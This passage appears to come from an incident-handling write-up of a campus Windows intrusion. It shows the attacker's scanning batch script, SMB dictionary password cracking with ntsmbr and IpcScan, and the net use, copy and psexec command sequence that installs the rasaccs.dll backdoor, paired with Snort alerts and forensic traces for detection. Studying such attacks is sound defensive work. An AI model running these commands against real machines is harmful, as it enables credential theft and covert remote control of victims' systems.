
Figure 34. Fscan output file

3. The *fscan_clean.bat* below cleans the *fscan* output format to include only list of unique IP addresses. In the actual attack, this clean up process is part of the '*ipcscanit.bat*' script.

The *fscan_clean.bat*:

- ✓ Accept an IP address range as the input argument (this should be an IP range that has been scanned before using *fscan*).
- ✓ Loop through each line of the *fscan* output file (e.g. *192.168.209.0-192.168.209.255.tmp*), '*grep*' only the first column of the line (excepts when the strings are "Scan" or "Time") and store the output into *[x.x.x.x-x.x.x.x].txt* (e.g. *[192.168.209.0-192.168.209.255].tmp*).

The content of the *fscan_clean.bat* is shown in the figure below.



```
@echo off

type nul>[%1].txt
for /f "tokens=1" %%a in (%1.tmp) do call :find %1 %%a
del %1.tmp/f/q >nul


goto :eof

:find
if "%2"=="Scan" goto :eof
if "%2"=="Time" goto :eof

findstr %2 [%1].txt >nul
if "%errorlevel%"=="1" (
    echo %2
    echo %2>>[%1].txt
)
D
```

Figure 35. *fscan_clean.bat*

The command used in this attack is demonstrated in the figure below:



```
C:\WINNT\Temp>fscan_clean 192.168.209.0-192.168.209.255
192.168.209.2
192.168.209.164
192.168.209.197
192.168.209.203
```

Figure 36. *fscan_clean* command

4. Other free Windows open ports scanners include:
 - ✓ Nmap – www.insecure.org
 - ✓ SuperScan & ScanLine - <http://www.foundstone.com>
5. This *scanning* phase can be detected at the network level by the *On-Campus Intrusion Detection System (Snort)* that is watching both the inbound and outbound traffic off of *Dist Router C* and *Dist Router D*. The alerts generated in this phase are triggered by the *flow-portscan preprocessor*.

The figure below illustrates a sample of the scanning traffic generated by *fscan* (the scanning tool used in this attack).

```
02/14-12:36:40.360397 192.168.209.167:1595 -> 192.168.210.10:139
TCP TTL:128 TOS:0x0 ID:54740 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x2FDF7888 Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=====

02/14-12:36:40.362628 192.168.209.167:1596 -> 192.168.210.10:445
TCP TTL:128 TOS:0x0 ID:54741 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x2FE01D6C Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=====

02/14-12:36:40.365952 192.168.209.167:1597 -> 192.168.210.11:139
TCP TTL:128 TOS:0x0 ID:54742 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x2FE11364 Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=====

02/14-12:36:40.369490 192.168.209.167:1598 -> 192.168.210.11:445
TCP TTL:128 TOS:0x0 ID:54743 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x2FE19670 Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=====

02/14-12:36:40.380460 192.168.209.167:1599 -> 192.168.210.12:139
TCP TTL:128 TOS:0x0 ID:54744 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x2FE28D1A Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=====

02/14-12:36:40.382083 192.168.209.167:1600 -> 192.168.210.12:445
TCP TTL:128 TOS:0x0 ID:54745 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x2FE35C55 Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=====

02/14-12:36:40.385916 192.168.209.167:1601 -> 192.168.210.13:139
TCP TTL:128 TOS:0x0 ID:54746 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x2FE42506 Ack: 0x0 Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Figure 37. Fscan traffic – Snort

The figure below is a sample alert generated by Snort's *flow-portscan* preprocessor.

```
[**] [121:4:1] Portscan detected from 192.168.209.167 Talker(fixed: 30 sliding:
30) Scanner(fixed: 0 sliding: 0) [**]
02/14-12:36:40.000000 192.168.209.167 -> 192.168.210.11
PROTO255 TTL:0 TOS:0x10 ID:0 IpLen:20 DgmLen:507
```

Figure 38. Flow-Portscan preprocessor alert

4.3 Exploiting the System


1. *ntsmbr.exe* is used to crack and collect weak passwords. As mentioned earlier, the original version of the *ntsmbr.exe* is used in this attack.
2. This process is also a part of the '*ipscanit.bat*' script.
3. The commands used in this attack are:

copy [*].txt /y res.txt

- ✓ This command combines all cleaned version of the *fscan* results (*[*].txt*) into a file called *res.txt*
- ✓ */y switch* is used to force the copy process – without prompting for confirmation.

ntsmbr res.txt

- ✓ This command passes the *res.txt* to *ntsmbr.exe* and the password cracking process starts as illustrated in the figure below.



```
C:\WINNT\Temp>ntsmbr res.txt
192.168.209.164 Enumerating
192.168.209.164 Attempting Enumerate Via SID
192.168.209.164 Looking For Guest SID
192.168.209.203 Enumerating
192.168.209.164 Walking RIDs
192.168.209.203 Enumerating
192.168.209.203 administrator password
192.168.209.203 administrator
192.168.209.203 administrator administrator
192.168.209.203 administrator administrator1
192.168.209.203 administrator administrator12
192.168.209.203 administrator administrator123
192.168.209.203 administrator rotartsinimda
192.168.209.203 administrator admin
192.168.209.203 administrator test
192.168.209.203 backup password
192.168.209.203 backup
192.168.209.203 backup backup
192.168.209.203 Found backup:backup
192.168.209.2 Enumerating
192.168.209.2 Attempting Enumerate Via SID
192.168.209.2 Looking For Guest SID
192.168.209.2 Looking For None SID
192.168.209.2 Looking For Administrator SID
192.168.209.2 Looking For admin SID
192.168.209.2 Looking For InternetUser SID
192.168.209.2 Looking For netshouse services SID
192.168.209.2 Looking For administrator SID
192.168.209.2 Looking For administrator SID
192.168.209.2 Get SID Failed
192.168.209.2 Enumerate Failed
```

Figure 39. *ntsmbr.exe* – Cracking Passwords

4. '*ntsmbr.txt*' stores all the successfully /guessed passwords in the format showed below. Once created, the result of each '*ntsmbr.exe*' process is appended into this file.




Figure 40. ntsmb.txt

5. Although I can not use the version of the *ntsmb.exe* found in the actual attack on campus in this paper, I believe that that version of *ntsmb.exe* loads an additional dictionary called *ntsmbcombos.dic* that contains list of possible username and password combinations based on the strings dump of the unpacked version of the *ntsmb.exe* as shown in Figure 2 .
6. In addition, it appears that all unique cracked passwords are accumulated into the *ntsmb.dic* dictionary file and thus, improving the dictionary used in the next attack. This technique is very effective considering the fact that administrators of “*subnet A*” might also be the administrators of “*subnet B*” and the possibility that they reuse their passwords are very high.
7. Once an administrator account is cracked, the attacker can also take the opportunity to dump the *sam* file (*Security Accounts Manager* - %SystemRoot%\system32\config\sam) – “an encrypted file that stores password password hashes for all local computer accounts” – for further cracking offline using tools such as L0phtCrack⁴², John the Ripper⁴³. Any successfully cracked password can then be appended to the dictionary files.

Although the last two steps (#6 and #7) are not described in details in this paper, they can greatly improve the power of any dictionary password cracking tools.

8. Again, this *exploiting* phase can be detected at the network level by the *On-Campus Intrusion Detection System (IDS)* through the signatures below as described earlier in the *Signatures of the attack* section:
 - ✓ *NETBIOS SMB IPC\$ share access (SIGID 537²⁸, 538²⁹, 2465³⁰, 2466³¹)*
 - ✓ *NETBIOS SMB C\$ share access (SIGID 533³², 2470³³, 2471³⁴, 2472³⁵)*
 - ✓ *Remote access attempt of the \SAMR named pipe (SIGID 1000002, 1000003)*

⁴² <http://www.atstake.com/products/lc/>

⁴³ <http://www.openwall.com/john/>

The figure below illustrates a sample of SMB traffic (IPC\$ share access) generated by NTSMB.

```
02/14-13:59:12.784746 192.168.209.167:1073 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:1844 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xB2EAA449 Ack: 0xB9642B51 Win: 0xF92F TcpLen: 20
00 00 00 60 FF 53 4D 42 75 00 00 00 00 18 07 C8 ...`.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE .....
00 08 C0 00 04 FF 00 60 00 08 00 01 00 35 00 00 .....`.5..
5C 00 5C 00 31 00 39 00 32 00 2E 00 31 00 36 00 \.\.1.9.2...1.6.
38 00 2E 00 32 00 30 00 39 00 2E 00 32 00 30 00 8...2.0.9...2.0.
31 00 5C 00 49 00 50 00 43 00 24 00 00 00 3F 3F 1.\.I.P.C.$...??
3F 3F 3F 00 ????.

=====

02/14-13:59:12.805823 192.168.209.201:445 -> 192.168.209.167:1073
TCP TTL:128 TOS:0x0 ID:3211 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0xB9642B51 Ack: 0xB2EAA4AD Win: 0xF863 TcpLen: 20
00 00 00 38 FF 53 4D 42 75 00 00 00 00 98 07 C8 ...8.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE .....
00 08 C0 00 07 FF 00 38 00 01 00 FF 01 00 00 FF .....8.....
01 00 00 07 00 49 50 43 00 00 00 00 00 .....IPC....
```

Figure 41. NTSMB – IPC\$ access

The figure below illustrates some sample Snort alerts triggered by the SMB traffic above.

```
[**] [1:2466:1] NETBIOS SMB-DS IPC$ share unicode access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
02/14-13:59:12.784746 192.168.209.167:1073 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:1844 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xB2EAA449 Ack: 0xB9642B51 Win: 0xF92F TcpLen: 20

[**] [1:2472:1] NETBIOS SMB-DS C$ share unicode access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
02/14-13:59:12.784746 192.168.209.167:1073 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:1844 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xB2EAA449 Ack: 0xB9642B51 Win: 0xF92F TcpLen: 20
```

Figure 42 . NTSMB – IPC\$ access – Snort Alerts

The figure below demonstrates sample traffic generated by NTSMB while trying to access the `\samr` named pipe on the victim machine.

```
02/14-13:59:12.846761 192.168.209.167:1073 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:1845 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xB2EAA4AD Ack: 0xB9642B8D Win: 0xF8F3 TcpLen: 20
00 00 00 60 FF 53 4D 42 A2 00 00 00 00 18 07 C8 ...\.SMB.....
00 00 00 00 00 00 00 00 00 00 00 00 00 08 C8 04 .....
00 08 00 01 18 FF 00 DE DE 00 0A 00 16 00 00 00 .....
00 00 00 00 9F 01 02 00 00 00 00 00 00 00 00 .....
00 00 00 00 03 00 00 00 01 00 00 00 40 00 00 .....@....
02 00 00 00 03 0D 00 00 5C 00 73 00 61 00 6D 00 .....\.s.a.m.
72 00 00 00                                     r...

=====

02/14-13:59:12.996374 192.168.209.201:445 -> 192.168.209.167:1073
TCP TTL:128 TOS:0x0 ID:3212 IpLen:20 DgmLen:179 DF
***AP*** Seq: 0xB9642B8D Ack: 0xB2EAA511 Win: 0xF7FF TcpLen: 20
00 00 00 87 FF 53 4D 42 A2 00 00 00 00 98 07 C8 .....SMB.....
00 00 00 00 00 00 00 00 00 00 00 00 00 08 C8 04 .....
00 08 00 01 2A FF 00 87 00 00 00 00 40 01 00 00 .....*......@....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
80 00 00 00 00 10 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 02 00 FF 05 00 00 00 10 00 10 00 48 .....H
00 00 00 10 00 10 00 59 00 00 00 15 8A 88 C2 05 .....Y.....
00 9B 01 12 00 9B 01 12 00 54 00 .....T.
```

Figure 43 . NTSMB – \samr access

The figure below shows a sample Snort alert generated by the *NETBIOS SMB-DS SAMR access attempt* custom signature that is triggered by the traffic above.

```
[**] [1:1000003:1] NETBIOS SMB-DS SAMR access attempt [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
02/14-13:59:12.846761 192.168.209.167:1073 -> 192.168.209.201:445
TCP TTL:128 TOS:0x0 ID:1845 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0xB2EAA4AD Ack: 0xB9642B8D Win: 0xF8F3 TcpLen: 20
```

Figure 44. NTSMB – \samr access – Snort Alerts

9. Another Windows dictionary password cracking tool that utilizes Windows' *null session* feature is *lpcscan*⁴⁴, in both the command line and GUI version.

```
C:\WINNT\system32\CMD.exe
IpcScan v1.60 - Command Line NT Accounts Scanner
by uhhuh (Oct 12, 2002) - Http://www.cnhonger.com
Use it with your own responsibility!

Loading passwords from IpcPass.dic .....
IpcScan v1.60 is starting .....

[192.168.209.197]: attempting to connect ...
[192.168.209.197]: starting ipc scan ...
[192.168.209.197]: checking: administrator/ ...
[192.168.209.197]: checking: administrator/administrator ...
[192.168.209.197]: checking: administrator/administrator12 ...
[192.168.209.197]: checking: administrator/administrator123 ...
[192.168.209.197]: checking: administrator/12345 ...
[192.168.209.197]: checking: admin/ ...
[192.168.209.197]: checking: admin/admin ...
[192.168.209.197]: checking: admin/admin12 ...
[192.168.209.197]: checking: admin/admin123 ...
[192.168.209.197]: checking: admin/12345 ...
[192.168.209.197]: Found NT account: administrator/12345 !!!
[192.168.209.197]: checking: guest/ ...
[192.168.209.197]: checking: guest/guest ...
[192.168.209.197]: checking: guest/guest12 ...
[192.168.209.197]: checking: guest/guest123 ...
[192.168.209.197]: checking: guest/12345 ...

Done, scan 1 targets, found 1.
```

Figure 45. IPCScan

4.4 Keeping Access

1. The '*rasaccs.dll*' backdoor is installed on these machines utilizing the collected admin passwords information. As mentioned in the Symantec website (*backdoor.anyserve.b*¹⁷), this backdoor provides an attacker remote access to an infected machine with the following command options:
 - ✓ Restart or shut down
 - ✓ View a list of running processes
 - ✓ Stop processes
 - ✓ Open an FTP connection
 - ✓ View a log of system information
 - ✓ Collect keystroke log files
 - ✓ Download and execute a file from a specified Internet address
 - ✓ Perform brute-force dictionary attacks on a specified remote host

This description seems to be consistent with the strings extracted from the version of *rasaccs.dll* (using BinText¹⁵) found on campus. The figure below is an excerpt of the extracted strings.

⁴⁴ <http://www3.sympatico.ca/gsbarker/IPCSCAN/>

File pos	Mem pos	ID	Text
A 0000871C	1000FF1C	0	!passlog
A 00008728	1000FF28	0	!ftpget
A 00008730	1000FF30	0	- Unable To Kill Process
A 0000874C	1000FF4C	0	- Process Killed
A 00008760	1000FF60	0	!pkill
A 00008768	1000FF68	0	!sysinfo
A 00008774	1000FF74	0	!plist
A 0000877C	1000FF7C	0	- Shutdown Attempt Failed
A 00008798	1000FF98	0	- Shutting Down
A 000087AC	1000FFAC	0	- Reboot Attempt Failed
A 000087C8	1000FFC8	0	- Rebooting
A 000087F1	1000FFF1	0	AVAILABLE COMMANDS
A 0000881E	1001001E	0	
A 0000882F	1001002F	0	
A 00008847	10010047	0	
A 0000889C	1001009C	0	
A 000088A8	100100A8	0	
A 000088D4	100100D4	0	IREBOOT
A 000088E0	100100E0	0	
A 0000890C	1001010C	0	ISHUTDOWN
A 00008918	10010118	0	
A 00008944	10010144	0	IPLIST
A 00008950	10010150	0	
A 0000897C	1001017C	0	IPKILL
A 00008988	10010188	0	<PID>
A 000089B4	100101B4	0	ISYSINFO
A 000089C0	100101C0	0	
A 000089EC	100101EC	0	IPASSLOG
A 000089F8	100101F8	0	
A 00008A24	10010224	0	IFTPGET
A 00008A30	10010230	0	<USER:PASSWORD@HOST:PORT\PATH\FILE>
A 00008A5C	1001025C	0	
A 00008A68	10010268	0	
A 00008AC8	100102C8	0	!help
A 00008AD0	100102D0	0	SeShutdownPrivilege
A 00008AE4	100102E4	0	!shutdown
A 00008AF0	100102F0	0	!reboot
A 00008AF8	100102F8	0	cmd.exe

Figure 46. BinText View – Rasacccs.dll

- The installation process of this backdoor is automated through the 'install.cmd' script. It is hard coded to use the 'ntsmmb.txt' as the input file.

```

C:\WINNT\Temp>install.cmd

192.168.209.201:administrator:secret
Connecting....
PsExec v1.3 - execute processes remotely
Copyright (C) 2001 Mark Russinovich
www.sysinternals.com

- Rasauto
CreateService(Rasauto) SUCCESS
rundll32 exited on 192.168.209.201 with error code 0.

```

Figure 47. Running install.cmd

3. The 'install.cmd' script performs the following steps on each entry in the 'ntsmb.txt' file (IP address, username and password combination) to install the backdoor:

- ✓ Connect to the IPC\$ share using the collected user name and password utilizing the 'net use' command.

"Syntax

```
net use [{DeviceName | *}] [\ComputerName\ShareName[\volume]] [{Password | *}]  
[/user:[DomainName\]UserName] [/user:[DottedDomainName\]UserName] [/user:  
[UserName@DottedDomainName] [/savecred] [/smartcard] [{/delete | /persistent:{yes |  
no}}]  
net use [DeviceName] [/home[{Password | *}] [/delete:{yes | no}]]  
net use [/persistent:{yes | no}]45
```

The "net use" syntax above is obtained directly from:

http://www.microsoft.com/windowsxp/home/using/productdoc/en/default.asp?url=/windowsxp/home/using/productdoc/en/net_use.asp

The command used in this attack is:

net use \\x.x.x.x\ipc\$ /u:"username" password

```
C:\WINNT\TEMP>net use \\192.168.209.201\ipc$ /u:"administrator" secret  
The command completed successfully.
```

Figure 48. Net use command

- ✓ To increase the efficiency of this attack, the script performs the error checks below and moves on to the next entry (IP address, username and password combination) in the 'ntsmb.txt'.
- The IPC\$ connection fails.
- A copy of the 'rasaccs.dll' already exists on victim machine.
- Access to the admin\$ share fails.
- The victim does not run Windows NT 4.0. Below is the error message when trying to install this backdoor on a Windows NT machine.




Figure 49. Loader Error

⁴⁵

http://www.microsoft.com/windowsxp/home/using/productdoc/en/default.asp?url=/windowsxp/home/using/productdoc/en/net_use.asp

- ✓ Copy the '*rasaccs.dll*' backdoor to the system32 directory of the victim's system root directory (C:\WINNT for Windows 2000 or C:\Windows for Windows XP)

copy *rasaccs.dll* [\\x.x.x.x\admin\\$\system32\](#)

```
C:\WINNT\TEMP>copy rasaccs.dll \\192.168.209.201\admin$\system32
1 file(s) copied.
```

Figure 50 . Copying *rasaccs.dll*

- ✓ Load the *rasaccs.dll* into the victim's memory using *psexec* (a program that allows remote process execution⁴⁶) and *rundll32.exe* (Microsoft's "Run a DLL as an App" program⁴⁷)

"psexec syntax:

psexec [*\computer[,computer[...]* | *@file*]*[-u user [-p psswd]][-s|-e][-i][-c [-f|-v]][-d][-w directory]][-<priority>][-a n,n,...]* *cmd [arguments]*

Where:

- **computer** – direct PsExec to run the application on the computer or computers specified. If you omit the computer name PsExec runs the application on the local system and if you enter a computer name of "*" PsExec runs the applications on all computers in the current domain.
- **@file** – directs PsExec to run the command on each computer listed in the text file specified.
- **-u** – specifies optional user name for login to remote computer.
- **-p** – specifies optional password for user name. If you omit this you will be prompted to enter a hidden password.
- **-s** – run remote process in the System account.
- **-e** – loads the specified account's profile.
- **-i** – run the program so that it interacts with the desktop on the remote system.
- **-c** – copy the specified program to the remote system for execution. If you omit this option then the application must be in the system's path on the remote system.
- **-f** – copy the specified program to the remote system even if the file already exists on the remote system.
- **-v** – copy the specified file only if it has a higher version number or is newer on than the one on the remote system.
- **-w** – set the working directory of the process (relative to the remote computer).
- **-d** – don't wait for application to terminate. Only use this option for non-interactive applications.
- **-priority** – specifies -low, -belownormal, -abovenormal, -high or -realtime to run the process at a different priority.
- **-a** – separate processors on which the application can run with commas where 1 is the lowest numbered CPU. For example, to run the application on CPU 2 and CPU 4, enter: "-a 2,4"
- **program** – name of the program to execute.

⁴⁶ <http://www.sysinternals.com/ntw2k/freeware/psexec.shtml>

⁴⁷ <http://www.liutilities.com/products/wintasksp/processorlibrary/rundll32/>

- **arguments** – arguments to pass (note that file paths must be absolute paths on the target system)”⁴⁶

The *psexec* description above is obtained directly from:
<http://www.sysinternals.com/ntw2k/freeware/psexec.shtml>

In this case, the relevant command will be:

psexec \\x.x.x.x rundll32 rasaccs.dll,RundllInstall

- ✓ Finally, the script deletes the established IPC\$ connection through:

net use \\x.x.x.x /d /y

- ***/d*** – delete/disconnect a connection to a shared resource

4. This backdoor does leave some noticeable footprints. Some of the characteristics of this *rasaccs.dll* backdoor are slightly different from those reported on Symantec website¹⁷. Some of the information below is obtained by using RegShot⁴⁸ to capture the changes before and after the installation of the backdoor. A complete RegShot comparison result is attached as Appendix D.

- ✓ The backdoor is copied as *%SystemRoot%\system32\rasaccs.dll* and is run by the *svchost.exe*. This process listens on TCP port 1129. These characteristic are consistent with the ones reported by Symantec. The screen shot below illustrates the list of open ports on an infected system using *netstat*.

```

C:\WINNT\System32\cmd.exe
C:\WINNT\system32>netstat -a

Active Connections

Proto Local Address           Foreign Address         State
TCP   test1:epmap              test1:0                 LISTENING
TCP   test1:microsoft-ds       test1:0                 LISTENING
TCP   test1:1025               test1:0                 LISTENING
TCP   test1:1026               test1:0                 LISTENING
TCP   test1:1129               test1:0                 LISTENING
TCP   test1:3372               test1:0                 LISTENING
TCP   test1:nethbios-ssn       test1:0                 LISTENING
UDP   test1:epmap              *:.*                    LISTENING
UDP   test1:microsoft-ds       *:.*                    LISTENING
UDP   test1:1027               *:.*                    LISTENING
UDP   test1:nethbios-ns        *:.*                    LISTENING
UDP   test1:nethbios-dgm       *:.*                    LISTENING
UDP   test1:isakmp             *:.*                    LISTENING

C:\WINNT\system32>

```

Figure 51. Netstat – Rasaccs.dll infected machine

⁴⁸ SANS Reverse Engineering materials, Supplemental CD

- ✓ It changes the ownership of the *RasAuto* registry key so it is inaccessible by anyone other than the '*rasaccs.dll*' backdoor process. This characteristic is actually also a good way to hide the backdoor as discussed in the Covering Tracks section below.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\RasAuto

- ✓ It causes the *Remote Access Auto Connection Manager* Service to start automatically by changing the value of the registry key below from *0x3 (manual)* to *0x2 (automatic)*.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto\Start

Notice that the value of the *RasAuto\Start* registry key is *0x2 (automatic)* in the figure below.




Figure 52. RasAuto Registry Key

The startup type of the *Remote Access Auto Connection Manager* Service becomes *automatic* in the figure below.





Figure 53. Remote Access Auto Connection Manager Service

It should be noted that this *RasAuto* registry key can only be viewed after deleting the *rasacccs.dll* backdoor via the Windows Recovery Console and modifying the ownership and permission of the *RasAuto* registry key.

